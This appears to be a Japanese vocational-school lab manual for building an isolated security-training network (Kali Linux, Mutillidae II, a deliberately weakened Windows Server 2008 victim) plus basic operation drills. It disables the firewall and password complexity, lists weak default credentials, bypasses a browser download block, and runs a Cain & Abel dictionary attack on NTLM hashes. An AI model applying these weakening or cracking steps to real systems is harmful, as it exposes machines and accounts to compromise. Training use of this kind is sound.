

令和2年度「専修学校による地域産業中核的人材養成事業」

演習手順書

令和2年度「専修学校による地域産業中核的人材養成事業」

演習手順書

目次

セキュリティ演習環境構築資料 (簡易版)	1
演習環境の下準備	3
準備 1. VirtualBox のインストール	4
作業 1. Virtual Box インストール	4
作業 2. 仮想ネットワーク構築	4
準備 2. Kali Linux のセットアップ	5
作業 1. OVA ファイルのインポート	5
準備 3. Mutillidae II のセットアップ	5
作業 1. OVA ファイルのインポート	5
準備 4. Windows Server 2008 R2 評価版のセットアップ	6
作業 1. (OVA ファイルを使う場合) OVA ファイルのインポート	6
作業 2. (OVA ファイルを使わない場合) Windows Server 2008 R2 評価版のセットアップ	6
作業 3. VirtualBox Guest Additions の導入	7
作業 4. 初期設定	7
作業 5. Chrome 導入	9
作業 6. サクラエディタ導入	9
作業 7. Wireshark 導入	9
作業 8. Cain & Abel 導入	10
作業 9. 仮想マシン WindowsServer への Snort 導入	11
作業 10. Snort 設定と動作確認	12
作業 11. 仮想マシン WindowsServer へのルート証明書インポート	14
作業 12. セットダウン	14
セキュリティ演習資料	15
第 0 章. はじめに	17
作業 1. 仮想マシンの起動	17
作業 2. WindowsServer の確認	18
作業 3. Kali Linux の操作確認	19
作業 4. MutillidaeII の操作確認	20
作業 5. 基本コマンドと Vi エディタの練習	21
第 3 章. ネットワークを狙った攻撃を知る	24
作業 1. WindowsServer 公開サービスの確認	24
作業 2. (時間があれば) MutillidaeII 公開サービスの確認	26
作業 3. nmap による簡易脆弱性スキャン	27
作業 4. 脆弱性スキャナー OpenVAS	29
作業 5. Metasploit Framework によるネットワーク経由の侵入テスト	32
作業 6. セットダウン	34
第 4 章. ネットワークの通信を把握する	35
作業 1. OWASP ZAP による脆弱な Web アプリの診断	35
作業 2. 侵入検知システム Snort による攻撃の検出	38
第 6 章. 脆弱性を狙った攻撃を知る	42
作業 1. Cain & Abel によるパスワード安全性の分析と検討	42
作業 2. SQL Injection	46
第 8 章. 暗号技術について改めて学ぶ	48
作業 1. 公開鍵暗号の体験	48
作業 2. Wireshark による http 通信と https 通信の解析	50
第 11 章. 組織のセキュリティをマネジメントする	54
作業 1. 検知と連絡受付、トリアージ (15 分)	54
作業 2. インシデント対応 - 初動、調査	54
作業 3. インシデント対応 - 調査 - 脅威が存在することを示す痕跡 (15 分)	59
作業 4. インシデント対応 - 調査 - 疑わしいシステムの特定、証拠の保全 (15 分)	60
作業 5. インシデント対応 - 調査 - 証拠の分析 (20 分)	61
確認テスト	65
設問と選択肢	67
正解と解説	71

セキュリティ
演習環境構築資料
(簡易版)

演習環境の下準備


新規に演習環境を作成する手順を以下に示します。作成する仮想マシンは以下の通りです。

仮想マシン	WindowsServer	MutillidaeII	Kali-Linux
OS	Windows Server 2008 R2 試用版	Linux (CentOS 8)	Linux (Debian ベース)
ホスト名	victim08	mutillidae	kali
IP アドレス	192.168.33.8/24	192.168.33.10/24	192.168.33.13/24
役割	脆弱性チェックやツールの練習	脆弱 Web アプリとツールの練習	ペネトレーションテスト集
アカウント	Administrator	admin	kali
パスワード	P@ssW0rd	admin	kali



本セットアップ手順は、Linux や Windows の操作がある程度できる方を対象にして作成してあります。不明点があれば、自力解決してセットアップを行ってください。


準備1. VirtualBox のインストール

作業1. Virtual Box インストール

- __1. VirtualBox の platform packages と Extension Pack の最新版をダウンロードします。
<https://www.virtualbox.org/wiki/Downloads>
例：
platform packages: VirtualBox-6.1.12-139181-Win.exe
Extension Pack: Oracle_VM_VirtualBox_Extension_Pack-6.1.12.vbox-extpack
- __2. Oracle VirtualBox を、標準設定のままインストールします。
- __3. VirtualBox を起動し、以下の手順で、拡張機能(Extension Pack)をインストールします。
ファイル > 環境設定 > 機能拡張, 新しいパッケージを追加
ダウンロードした Extension Pack 最新版を指定。
- __4. 必要ならば再起動します。


作業2. 仮想ネットワーク構築


- __1. 以下の手順で NatNetwork を編集または作成します。この仮想ネットワークはセットアップ時に使用します。
 - ・ファイル > 環境設定 > ネットワーク
 - ・新しい NAT ネットワークを追加します。
 - ・選択した NAT ネットワークを編集します。



ネットワーク名: NatNetwork
ネットワーク CIDR: 192.168.33.0/24
ネットワークオプション: DHCP のサポート

__2. 以下の手順で Host-Only Ethernet Adapter を編集または作成します。この仮想ネットワークは演習時に使用します。

- ・ ファイル > ホストネットワークマネージャー,  プロパティ (または作成)
- ・ アダプター > アダプターを手動で設定
 - IPv4 アドレス: 192.168.33.20
 - IPv4 ネットマスク: 255.255.255.0
- ・ DHCP サーバー > サーバーを有効化 ←チェックを外す
- ・ [適用]



__3. デフォルトの仮想マシンフォルダーを指定しておきます。

- ・ ファイル > 環境設定 > 一般
- ・ デフォルトの仮想マシンフォルダー: 任意 (例: D:\VirtualBox VMs)

準備2. Kali Linux のセットアップ

作業1. OVA ファイルのインポート

- __1. セットアップキットから、以下の手順で Kali-Linux.ova をインポートします。
- ・ ファイル > 仮想アプライアンスのインポート, (前手順の OVA ファイル)
 - ・ 仮想アプライアンスの設定 (下記以外は既定値を使用)

準備3. Mutillidae II のセットアップ

作業1. OVA ファイルのインポート

- __1. セットアップキットから、以下の手順で MutillidaeII.ova をインポートします。
- ・ ファイル > 仮想アプライアンスのインポート, (前手順の OVA ファイル)
 - ・ 仮想アプライアンスの設定 (下記以外は既定値を使用)

準備4. Windows Server 2008 R2 評価版のセットアップ

脆弱性を評価する犠牲マシンとして用意するので、あえて旧バージョンの Windows を使用します。ライセンスがあれば、製品版の Windows Server 2008 R2 でもセットアップは同様です。

作業1. (OVA ファイルを使う場合) OVA ファイルのインポート



サンプルとして、セットアップ済みの OVA ファイル WindowsServer.ova が用意されていますが、配布時には有効期限が切れています。ライセンス関係が不明瞭な場合、こちらの OVA ファイルは使わないでください。OVA ファイルを使用する場合、slmgr /rearm で有効期限をリセットしてから使用してください。

- __1. セットアップキットから、以下の手順で WindowsServer.ova をインポートします。
 - ・ファイル > 仮想アプライアンスのインポート, (前手順の OVA ファイル)
 - ・仮想アプライアンスの設定 (下記以外は既定値を使用)
- __2. インポートが終われば事前準備は終了です。

作業2. (OVA ファイルを使わない場合) Windows Server 2008 R2 評価版のセットアップ

- __1. 以下のリンクをたどり、Windows Server 2008 R2 評価版の ISO ファイルを入手します。

<https://www.microsoft.com/ja-JP/download/details.aspx?id=11093>

- __2. 以下の手順で新規仮想マシンを作成します。
 - ・仮想マシン > 新規
 - ・名前とオペレーティングシステム
名前: WindowsServer
マシンフォルダー: (既定値)
タイプ: Microsoft Windows
バージョン: Windows 2008 (64-bit)
 - ・メモリーサイズ
(既定値)
 - ・ハードディスク
(既定値)
 - ・ハードディスクのファイルタイプ
(既定値)
 - ・物理ハードディスクにあるストレージ
(既定値)
 - ・ファイルの場所とサイズ
(既定値)
- __3. 仮想マシン WindowsServer の  で、以下を設定します。
 - ・設定 > 一般 > 高度, クリップボードの共有: 双方向
 - ・設定 > ストレージ, コントローラー: SATA - 空,
光学ドライブ:  > 仮想光学ディスクの選択/作成
ダウンロードした ISO ファイルを選択
 - ・設定 > ネットワーク
 - ネットワークアダプターを有効化
 - 割り当て: NAT ネットワーク

名前: NatNetwork

- __4. WindowsServer を起動し、Windows Server 2008 R2 評価版をセットアップします。
既定値以外の設定は以下の通り。
- ・起動ハードディスクを選択: (ダウンロードした ISO ファイル)
 - ・インストールの種類: 新規インストール (カスタム)
 - ・パスワード: P@ssw0rd


作業3. VirtualBox Guest Additions の導入

- __1. Guest Additions CD イメージの挿入を実施します。
- ・Oracle VM VirtualBox > デバイス > Guest Additions CD イメージの挿入
- __2. Guest Additions を導入します。
- ・D:\¥VBoxWindowsAdditions.exe を実行。既定値のままでインストール。
 - ・再起動


作業4. 初期設定

- __1. 仮想マシン WindowsServer に Administrator でログオン後、以下の手順で初期構成タスクを実施します。
- ・ネットワークの構成, ローカル エリア接続, プロパティ, インターネット プロトコル バージョン 4
 - IP アドレス: 192.168.33.8
 - サブネットマスク: 255.255.255.0
 - デフォルト ゲートウェイ: 192.168.33.1
 - 優先 DNS サーバー: 1.1.1.1
 - 代替 DNS サーバー: 8.8.8.8
 - ・Windows ファイアウォールの構成,
Windows ファイアウォールの有効化または無効化
 - ホームまたは社内 (プライベート) ネットワーク: 無効にする
 - パブリック ネットワーク: 無効にする
 - ・リモート デスクトップを有効にする
 - ◎リモートデスクトップを実行しているコンピューターからの接続を許可する。
 - ・自動更新とフィードバックを有効にする > 手動で設定を構成する
 - Windows 自動更新 > 更新プログラムを確認しない
 - Windows エラー報告 >
レポートを送信せず、この確認画面も今後表示しません
 - ・コンピュータ名とドメインの入力 > 変更
 - コンピューター名: victim08
 - ・今すぐ再起動する

- __2. 初期構成タスクの役割の追加で、演習用に Web サーバーを追加します。



- __3. 電源オプションで、ディスプレイの電源を切らないようにします。
- ・ コントロールパネル > ハードウェア > 電源オプション > プラン設定の編集
 - ・ ディスプレイの電源を切る: なし



- __4. パスワード複雑さを無効化します。
- ・ gpedit.msc 実行
 - ・ コンピュータの構成 > Windows の設定 > セキュリティの設定 > アカウントポリシー > パスワードのポリシー
 - ・ 複雑さの要件を満たす必要があるパスワード: 無効
 - ・ 全ウィンドウを閉じる。

- __5. 以下のアカウントを作成します。

アカウント名	victim1	
パスワード	ryougoku	←間違えて ryogoku にしないように

```
net user /add victim1 ryougoku
```

- __6. その他の設定を変更します（初期構成タスクが開いていない場合、[Windows]キー + [R], oobe で実行）。
- ・ 初期構成タスク > ログオン時にこのウィンドウを表示しない > 閉じる
 - ・ VirtualBox > デバイス > 光学ドライブ > 仮想ドライブからディスクを除去
 - ・ エクスプローラー > Alt + T, 0 > 表示タブ > 登録されている拡張子は表示しない

作業5. Chrome 導入

- __1. 以下の手順で Internet Explorer の「IE セキュリティ強化の構成」を解除します。
サーバーマネージャー > セキュリティ情報 > IE ESC の構成, 全てオフ
- __2. Internet Explorer を起動し、以下の URL を開きます。
<https://www.google.com/chrome/>
- __3. Chrome をダウンロードし、インストーラーを実行します。
- __4. インストール後に Chrome が開いたら、そのまま閉じます。

作業6. サクラエディタ導入

- __1. 以下の 2 ファイルをダウンロードし、C:\Lab フォルダ (作成) に移動します。
7z1900-x64.exe (64 ビット x64)
<https://sevenzip.osdn.jp/>
sakura-tag-v2.4.1-build2849-ee8234f-Win32-Release-Installer.zip
<https://github.com/sakura-editor/sakura/releases>
- __2. 以下のファイル(7-Zip インストーラ)を実行し、既定値でインストールします。
7z1900-x64.exe
- __3. 以下のファイルを 7-Zip で展開します。
sakura-tag-v2.4.1-build2849-ee8234f-Win32-Release-Installer.zip
右クリック > 7-Zip > ここに展開
- __4. 生成された以下のインストーラを実行します。
sakura_install2-4-1-2849-x86.exe
・追加タスクの選択
 「SAKURA Editor で開く」メニューの追加 ←ここだけ変更
- __5. サクラエディタへのパスを指定します。
・ [Windows] キー + [Pause] (または [Windows] キー + [R], sysdm.cpl 実行)
・ システムの詳細設定 > 詳細設定 > 環境変数
・ ユーザー環境変数 > 新規
変数名: PATH
変数値: C:\Program Files (x86)\sakura

作業7. Wireshark 導入


- __1. 以下の URL からインストーラーをダウンロードします。
<https://www.wireshark.org/download.html>
Windows Installer (64-bit)
ダウンロード先: C:\Lab
- __2. インストーラーを実行します。
Npcap 1.00 Setup - Installation Options
 Install Npcap in WinPcap API-compatible Mode ← チェックする

作業8. Cain & Abel 導入

- __1. WindowsServer で Chrome を使って以下のファイルをダウンロードし、C:\¥Lab フォルダーにコピーします。

ca_setup.exe

※ ダウンロードはブロックされるので、以下の手順で回避します。
全て表示 > 危険なファイルを保存



本家アーカイブ :

https://web.archive.org/web/20190603235413/http://www.oxid.it/downloads/ca_setup.exe

参考 :

https://web.archive.org/web/20190603235413if_/http://www.oxid.it/cain.html

- __2. インストーラーが改ざんされていないことを確認します。

```
certutil -hashfile ca_setup.exe MD5  
certutil -hashfile ca_setup.exe SHA1
```

ハッシュ値 :

MD5 - EA2EF30C99ECECB1EDA9AA128631FF31

SHA1 - 82407EAF6437D6956F63E85B28C0EC6CA58D298A

- __3. ca_setup.exe を実行し、Cain & Abel をインストールします。

WinPcap は Wireshark でインストール済みなので、
ここでは [Don't Install] を選択

- __4. 以下の URL から日本版ワードリストを取得します。

lower.gz

<https://download.openwall.net/pub/wordlists/languages/Japanese/>

- __5. ファイルを 7-zip で解凍し、生成した lower.lst ファイルを以下にコピーし、ファイル名を変更します。

C:\¥Lab¥lower.txt

- __6. Cain を実行し、以下の手順でパスワードクラックの動作確認をします。

Cracker タブ > LM & NTLM Hashes > [+]**ツールボタン** , Next

victim1 右クリック > Dictionary Attack > NTLM Hashes

Dicrionary 欄 右クリック > Add to List > C:\¥Lab¥lower.txt, Start

- __7. 動作確認後、以下の手順で設定をリセットします。

Dictionary 欄 右クリック > Reset initial file position

Dictionary 欄 右クリック > Remove All , Exit
victim1 右クリック > Remove All
Gain 終了

作業9. 仮想マシン WindowsServer への Snort 導入

- __1. 以下の 3 ファイルをダウンロードし、C:\%Lab フォルダにコピーします。
Microsoft Visual C++ 2008 再頒布可能パッケージ (x64)
vcredist_x64.exe
<https://www.microsoft.com/ja-jp/download/details.aspx?id=15336>
Snort_2_9_16_1_Installer.x64.exe <https://www.snort.org/downloads>
snortrules-snapshot-29161.tar.gz <https://www.snort.org/downloads>
※ snortrules のダウンロードには Sign In が必要。ダウンロード後に logout を
忘れずに。以下を確認。
Google Chrome の設定 >
自動入力 > パスワード
プライバシーとセキュリティ > 閲覧履歴データの削除

※Wireshark 導入時に下記ファイルはインストール済みだが、必要に応じてダウンロード。

Visual Studio 2015 の Visual C++ 再頒布可能パッケージ
vc_redist.x64.exe
<https://www.microsoft.com/ja-jp/download/details.aspx?id=48145>
Npcap 0.9997 installer
npcap-0.9997.exe <https://nmap.org/npcap/>

- __2. 以下の 2 ファイルを実行し、既定値のままインストールします。
vcredist_x64.exe
Snort_2_9_16_1_Installer.x64.exe

※以下は Wireshark と同時に導入済み。必要に応じてインストール。
npcap-0.9997.exe
vc_redist.x64.exe

- __3. 以下のファイルを展開。出来上がった tar ファイルをさらに展開します。
snortrules-snapshot-29161.tar.gz
右クリック, 7-Zip > ここに展開

snortrules-snapshot-29161.tar
右クリック, 7-Zip > ここに展開

- __4. 出来上がった以下の 2 つのフォルダーを、C:\%Snort に上書きコピー (統合、置換) します。

preproc_rules
rules
※残り 2 つはコピーしない (etc, so_rules はコピーしない)

- __5. コマンドプロンプトから、Snort 導入確認をします。

```
cd %Snort%\bin  
snort -V
```

実行結果の例

```

o' )~  -*> Snort! <*-
      '   Version 2.9.16.1-WIN64 GRE (Build 140)
          By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
          Copyright (C) 2014-2020 Cisco and/or its affiliates. All rights reserved.
          Copyright (C) 1998-2013 Sourcefire, Inc., et al.
          Using PCRE version: 8.10 2010-06-25
          Using ZLIB version: 1.2.11

```

作業10. Snort 設定と動作確認

- __1. サクラエディタで C:\Snort\etc\snort.conf を開き、修正します。

```

cd %Snort%etc
sakura snort.conf

```

[C:\Snort\etc\snort.conf]

※行番号は参考です。セットアップの時期によって設定ファイルの内容が変わり、行番号が前後することがあります。

```

...
45 ipvar HOME_NET 192.168.33.0/24
...
104 var RULE_PATH c:%snort%\rules
105 var SO_RULE_PATH c:%snort%\so_rules
106 var PREPROC_RULE_PATH c:%snort%\preproc_rules
...
113 var WHITE_LIST_PATH c:%snort%\rules
114 var BLACK_LIST_PATH c:%snort%\rules
...
247 dynamicpreprocessor directory c:%snort%\lib\snort_dynamicpreprocessor
...
250 dynamicengine c:%snort%\lib\snort_dynamicengine\sf_engine.dll
...
253 # dynamicdetection directory /usr/local/lib/snort_dynamicrules
...
265 # preprocessor normalize_ip4
266 # preprocessor normalize_tcp: ips ecn stream
267 # preprocessor normalize_icmp4
268 # preprocessor normalize_ip6
269 # preprocessor normalize_icmp6
...
525 output log_unified2: filename ../../../../snort/log/snort.log, limit 128, nostamp
...

```

↑

先頭に強制的に log/が付加されるので、UNIX 風の相対パス指定が必要

- __2. ダミーファイルを3つ作成します。

```

cd %Snort%
copy nul rules\white_list.rules
copy nul rules\black_list.rules
copy nul log\snort.log

```

- __3. 動作確認用のルールを作成します。

```

cd %Snort%\rules
sakura local.rules

```

[C:¥Snort¥rules¥local.rules]

```
...
22 alert icmp any any -> any any (msg:"ICMP Testing Rule"; sid:1000001; rev:1;)
```

__1. 動作確認のため、仮想マシン WindowsServer の  で以下を設定します。

- ・設定 > ネットワーク
 - ネットワークアダプターを有効化
 - 割り当て: ホストオンリーアダプター
 - 名前: VirtualBox Host-Only Ethernet Adapter

__2. 監視対象のネットワークインターフェースを確認します。

¥Device¥NPF_... の存在する Index 番号を控える。

```
cd ¥Snort¥bin
snort -W
...
Index  Physical Address  IP Address  Device Name  Description
-----  -
1      00:00:00:00:00:00  disabled   ¥Device¥NPF_NdisWanIp  NdisWan Adapter
2      00:00:00:00:00:00  disabled   ¥Device¥NPF_NdisWanBh  NdisWan Adapter
3      00:00:00:00:00:00  disabled   ¥Device¥NPF_NdisWanIpv6 NdisWan Adapter
4      08:00:27:D9:F5:49  0000:0000:fe80:0000:0000:0000:f52c:9c64 ¥Device¥NPF_{FDA2692A-6A7A-4
BCA-A09F-FFC15AFB01C7} Intel(R) PRO/1000 MT Desktop Adapter
5      00:00:00:00:00:00  disabled   ¥Device¥NPF_Loopback   Adapter for loopback traffic
capture
```

上記の例では Index 番号は 4 となる。

__3. コマンドプロンプトから Snort を起動します。

-i オプションで指定する数字は、上記で控えた Index 番号 (例: 4)

```
snort -i 4 -c c:¥Snort¥etc¥snort.conf -A console -E
...
Commencing packet processing (pid=****) ←これが出れば起動している。
```

WARNING が大量に出るが、起動さえすれば無視してかまわない。

__4. 仮想マシン Kali-Linux から ping を打ち、ping が検出されるか確認します。

Kali-Linux のターミナルから :

```
ping 192.168.33.8
```

WindowsServer のコマンドプロンプト上

```
**/27-**:36:02.769733  [**] [1:1000001:1] ICMP Testing Rule [**] [Priority: 0]
[ICMP] 192.168.33.13 -> 192.168.33.8
```


__5. Ctrl + C で Snort を終了します。

__6. イベントビューアにログが取られているか確認します。

[Windows] + R, eventvwr
カスタム ビュー > 管理イベント

__7. コマンドプロンプト、イベントビューア、その他開いているウィンドウを閉じます。

作業11. 仮想マシン WindowsServer へのルート証明書インポート

- __1. 仮想マシン Mutillidaell が起動していない場合は起動します（ログイン不要）。
- __2. 仮想マシン WindowsServer の  で、以下が設定されていることを確認します。
 - ・設定 > ネットワーク
 - ネットワークアダプターを有効化
 - 割り当て: ホストオンリーアダプター
 - 名前: VirtualBox Host-Only Ethernet Adapter
- __3. ログオンしていない場合は仮想マシン WindowsServer に Administrator でログオンします。
- __4. ブラウザで以下の URL を開き、localCA.pem をダウンロードフォルダにダウンロードします。
<http://192.168.33.10/>
- __5. ブラウザ右上の「Google Chrome の設定」から、以下を開きます。
設定 > プライバシーとセキュリティ > セキュリティ > 証明書の管理 > 信頼されたルート証明機関, インポート
- __6. ダウンロードフォルダの「全てのファイル(*.*)」から localCA.pem を開き、ルート証明書をインポートします。
- __7. 動作確認で以下の URL を開き、エラーが無いことを確認します。
<https://192.168.33.10/> ←スキーマを https にして確認

作業12. セットダウン

- __1. ダウンロードフォルダの全ファイルを C:¥Lab に移動します。
- __2. ゴミ箱を空にします。
- __3. C:¥Lab フォルダの以下のファイルとフォルダを削除します。
 - lower.gz
 - sakura-tag-v2.4.1-build2849-ee8234f-Win32-Release-Installer.zip
 - snortrules-snapshot-29161.tar
 - warning.txt
 - etc¥
 - so_rules¥

セキュリティ 演習資料

ver 1.2

第0章. はじめに

ここではまず演習環境に慣れることを目的に、仮想マシンの起動から動作確認、そして簡単な操作実習を行います。慣れている方は適宜読み飛ばして構いません。

作業1. 仮想マシンの起動

本演習は仮想マシン環境で、インターネットと接続しない状況で行います。まずは3つ仮想マシンを起動し、操作と環境の確認をします。

仮想マシン	WindowsServer	MutillidaeII	Kali-Linux
OS	Windows Server 2008 R2 試用版	Linux (CentOS 8)	Linux (Debian ベース)
ホスト名	victim08	mutillidae	kali
IP アドレス	192.168.33.8/24	192.168.33.10/24	192.168.33.13/24
役割	脆弱性チェックやツールの練習	脆弱 Web アプリとツールの練習	ペネトレーションテスト集
アカウント	Administrator	admin	kali
パスワード	P@ssw0rd	admin	kali

- __1. デスクトップ上の「Oracle VM VirtualBox」アイコンをダブルクリックし、「Oracle VM VirtualBox マネージャー」を開きます。




- __2. 左ペイン（左側の枠内）から、WindowsServer, Kali-Linux, MutillidaeII をダブルクリックして実行します。



VirtualBox では、Host キーというキーをよく使用します。この Host キーは実行環境によって変わったり、変更できたりします。そこで、この Host キーを確認します。

- __3. VirtualBox マネージャーで、以下の操作でホストキーを確認します。
 - ・ファイル > 環境設定, 入力, 仮想マシン タブ
- __4. ホストキーの組み合わせのショートカットで、キーボードのどのキーが[Host]キーになっているか確認します。ホストキーを変更してもかまいません。

キー



この例では、Application キーが Host キーになっています。

- __5. 確認したら、OK ボタンでダイアログを閉じてください。

作業2. WindowsServer の確認

Host キーを確認したら、まずは Windows Server の操作を試します。

- __1. 仮想マシン WindowsServer を最前面に表示します。
- __2. Ctrl + Alt + Del の代わりに、Host + Del でログオンします。
 - ユーザー名: Administrator
 - パスワード: P@ssw0rd
- __3. コマンドプロンプトを開き、コンピュータ名、IP アドレス等を確認します。
 - ・スタート > コマンドプロンプト

```
C:¥Users¥Administrator> hostname
C:¥Users¥Administrator> ipconfig
```

```
コンピュータ名 _____ ←hostname
IP アドレス _____ ←ipconfig
サブネットマスク _____
```

- __4. ほかの仮想マシンと通信可能かチェックします。

```
C:¥Users¥Administrator> ping 192.168.33.10
C:¥Users¥Administrator> ping 192.168.33.13
```

以後、グレーのプロンプト部分は簡略表記します。

- __5. コマンドプロンプトからメモ帳を開いてみます。

```
> notepad
```

- __6. メモ帳で適当なファイルを作成し、以下のフォルダー、ファイル名で保存してください。なお、メモ帳は閉じないてください。

フォルダー C:\Lab
ファイル名 secret.txt
文字コード UTF-8

ここまでで Windows Server の操作確認を終了します。コマンドプロンプトをすぐに使うので、ログオフは不要です。

作業3. Kali-Linux の操作確認


Kali-Linux は、ペネトレーションテストに使うツールを集めた Linux ディストリビューション(配布形態)の一つです。GUI があるので馴染みやすいですが、ここではターミナル(Windows のコマンドプロンプトに相当)を用いて操作確認をします。

__1. 仮想マシン Kali-Linux を最前面に表示します。

__2. 以下のアカウントでログインします。

ユーザー名: kali
パスワード: kali

__3. ターミナルを開き、ホスト名、IP アドレス等を確認します。

・スタート  > ターミナルエミュレーター

```
kali@kali:~$ hostname  
kali@kali:~$ ip address show  
kali@kali:~$ ip a ← ip address show の簡略表記
```

ホスト名	_____	←hostname
IP アドレス	_____	←ip a
プレフィックス	_____	←IP アドレス/以降の数字 プレフィックス 24 なら、 サブネットマスクは 255. 255. 255. 0

__4. ほかの仮想マシンと通信可能かチェックします。

途中で止めるには Ctrl + C を押下します。

```
kali@kali:~$ ping 192. 168. 33. 8  
kali@kali:~$ ping 192. 168. 33. 10
```

以後、グレーのプロンプト部分は簡略表記します。

__5. ターミナルからテキストエディタを開いてみます。動作を確認したら終了しておいてください。

```
$ mousepad
```

ここまでで Kali-Linux の操作確認を終了します。ターミナルをすぐに使うので、ログアウトは不要です。

作業4. Mutillidaell の操作確認

仮想マシン^{ミューティリダ}MutillidaeII は LAMP 環境 + OWASP Mutillidae II (脆弱 Web アプリ) で成り立っています。具体的には、CentOS 8 + Apache + MariaDB + PHP + Mutillidae II です。仮想マシン MutillidaeII にデスクトップ環境は用意してないので、操作はすべて CUI となります。

CUI による仮想マシン操作中はマウスカーソルが使えません。マウスカーソルを仮想マシンの外に出すには、Host キーを押下します。

- __1. 仮想マシン Mutillidaell を最前面に表示します。
- __2. 画面をマウスでクリックし、キーボード制御を Mutillidaell に移します。
- __3. 以下のアカウントでログインします。

ユーザー名: admin
パスワード: admin

- __4. ホスト名、IP アドレス等を確認します。

```
[admin@mutillidae ~]$ hostname  
[admin@mutillidae ~]$ ip a
```

← ip address show の簡略表記

ホスト名	_____	←hostname
IP アドレス	_____	←ip a
プレフィックス	_____	←IP アドレス/以降の数字 プレフィックス 24 なら、 サブネットマスクは 255.255.255.0

以後、グレーのプロンプト部分は簡略表記します。

- __5. ほかの仮想マシンと通信可能かチェックします。


```
$ ping -c 4 192.168.33.8  
$ ping -c 4 192.168.33.13
```

- __6. マウスをいったん外の Windows に戻します。Host キーを押下して、マウスが使えるようになることを確認してください。

作業5. 基本コマンドと Vi エディタの練習

Linux 操作に慣れている方は、本作業は省略してください。

Vi は、ほとんどの Linux ディストリビューションに標準で導入されているエディターです。動作モードと基本操作は以下の通りです。



ここではネットワーク設定ファイルの編集を意図した練習を行います。直接編集するのは演習上危険なので、一時ディレクトリにコピーしてから編集を行います。

まずは下記のネットワーク設定ファイルを /tmp ディレクトリにコピーします。

ファイルパス: /etc/sysconfig/network-scripts/ifcfg-emp0s3
コピー先: /tmp/

以下のコマンドでファイルをコピーする予定ですが、省力化と間違い防止のため、コマンド補完機能を使います。

```
$ cp /etc/sysconfig/network-scripts/ifcfg-emp0s3 /tmp
```

- __1. 仮想マシン Mutillidaell をマウスでクリックし、操作可能な状態にします。
- __2. 補完機能を使うため、コマンドを途中まで入力します。

```
$ cp /etc/sysco
```

- __3. 上記の状態、[TAB]を押下します。すると、ディレクトリ名の途中までが表示されます。

```
$ cp /etc/sysco      ←ここで[TAB]を押下
↓
$ cp /etc/sysconfig/ ←ここまで補完される
```

- __4. 続けて補完機能を使っていきます

```
$ cp /etc/sysconfig/n      ←ここで[TAB]も名前特定不能
↓
$ cp /etc/sysconfig/n      ←ここでもう一度[TAB]
↓
$ cp /etc/sysconfig/n
network network-scripts/ nftables.conf ←複数の候補が表示される
↓
$ cp /etc/sysconfig/ne     ←1文字追記し、ここで[TAB]
↓
$ cp /etc/sysconfig/network ←ここまで補完される
↓
$ cp /etc/sysconfig/network- ← '-' を入力し、[TAB]
↓
```

```

$ cp /etc/sysconfig/network-scripts/      ←ここまで補完される
↓                                          もう一度[TAB]
$ cp /etc/sysconfig/network-scripts/ifcfg-emp0s3 ←補完完了
↓
$ cp /etc/sysconfig/network-scripts/ifcfg-emp0s3 /tmp ←入力完了

```

コマンド入力完了したら、[ENTER]でコピーを実行します。

